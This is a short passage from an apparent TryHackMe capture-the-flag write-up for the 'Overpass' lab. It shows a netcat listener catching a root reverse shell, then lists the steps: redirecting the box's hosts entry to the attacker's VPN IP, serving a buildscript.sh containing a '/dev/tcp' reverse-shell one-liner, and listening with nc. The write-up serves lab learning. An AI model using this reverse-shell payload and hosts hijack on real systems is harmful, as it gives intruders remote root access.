        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


~ via 🐘 v7.4.15
🕘 04:20:13 ❯ nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.6.80.23] from (UNKNOWN) [10.10.108.95] 58842
sh: 0: can't access tty; job control turned off
# ls
buildStatus
builds
go
root.txt
src
# cat root.txt
thm{[redacted]
# whoami
```

======

STEPS:

```
nano /etc/hosts
#change the overpass.thm > vpn $IP
#back to your personal machine
mkdir /home/user/downloads/src
echo “sh -i >& /dev/tcp/10.6.80.23/6969 0>&1” > buildscript.sh
sudo python3 -m http.server 80
#new terminal
nc -lvnp 6969
```